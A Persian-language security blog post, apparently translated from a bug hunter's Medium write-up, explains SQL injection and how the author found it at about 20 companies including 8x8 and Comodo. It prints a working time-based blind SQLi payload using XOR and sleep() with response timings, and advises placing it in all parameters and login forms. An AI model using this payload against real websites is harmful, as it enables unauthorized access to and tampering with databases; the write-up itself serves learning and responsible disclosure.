SECURITYWORLD

SQLi Write-ups 01


نحوه یافتن SQL Injection در ۲۰ شرکت
(8x8 , Cengage,Comodo,Automattic)

SQL injection (SQLi) چیست؟

SQL injection یا تزریق دستورات اس کیو ال یکی از آسیب پذیری‌های امنیتی وب است که به مهاجم اجازه ایجاد تداخل در پرس و جوهای (queries) مربوط به پایگاه داده یک اپلیکیشن را می‌دهد. به طور کلی می‌توان گفت SQL injection به مهاجم اجاز مشاهده داده‌هایی را می‌دهد که معمولا قابل بازیابی نیستند. این داده‌ها ممکن است شامل داده‌های متعلق به کاربران دیگر یا سایر داده‌هایی باشد که فقط اپلیکیشن اجازه دسترسی به آنها را دارد. در بسیاری از موارد مهاجم می‌تواند این داده‌ها را عوض یا حذف کند و باعث به وجود آمدن تغییرات دائمی در عملکرد و محتوای اپلیکیشن شود.

شما می‌توانید متد کشف SQL injection توسط من را در تصویر زیر ببینید. من تمام شرکت‌های گفته شده را به این روش هک کردم و از طریق ایمیل به آنها گزارش دادم.

کشف SQL injection در وبسایت آسان است و فقط برای انجام تست‌ها روی وبسایت به burp نیاز داریم. تصویر زیر را ببینید.



این چه دستوری است؟ و چرا از آن استفاده می کنیم؟

اگر sleep(12) را اضافه کنید، زمان پاسخ به ۱۲ ثانیه برای مرور صفحه وب نیاز دارد و اگر sleep(20) را اضافه کنید مرورگر و burp response بعد از ۲۰ ثانیه پاسخ و صفحه شما را نشان می‌دهند.

"XOR(if(now()=sysdate(),sleep(12),0))XOR”Z => **12.508**

0"XOR(if(now()=sysdate(),sleep(12),0))XOR”Z => **12.543**

0"XOR(if(now()=sysdate(),sleep(0),0))XOR”Z => **0.523**

0"XOR(if(now()=sysdate(),sleep(6),0))XOR”Z => **6.565**

0"XOR(if(now()=sysdate(),sleep(3),0))XOR”Z => **3.518**

0"XOR(if(now()=sysdate(),sleep(0),0))XOR”Z => **0.502**

0"XOR(if(now()=sysdate(),sleep(12),0))XOR”Z => **12.491**

0"XOR(if(now()=sysdate(),sleep(6),0))XOR”Z => **6.508**

0"XOR(if(now()=sysdate(),sleep(0),0))XOR”Z => **0.695**

من از این روش برای کشف SQL injection استفاده می‌کنم و تاکنون ۲۰ شرکت را با استفاده از این روش هک کردم.

روش دیگر برای کشف SQL injection این است که دستور گفته شده را در تمام پارامترها و فرم‌های ورود به سیستم قرار دهید.

منبع:

https://ahmadaabdulla.medium.com/how-i-found-sql-injection-on-8x8-cengage-comodo-automattic-20-company-c296d1a09f63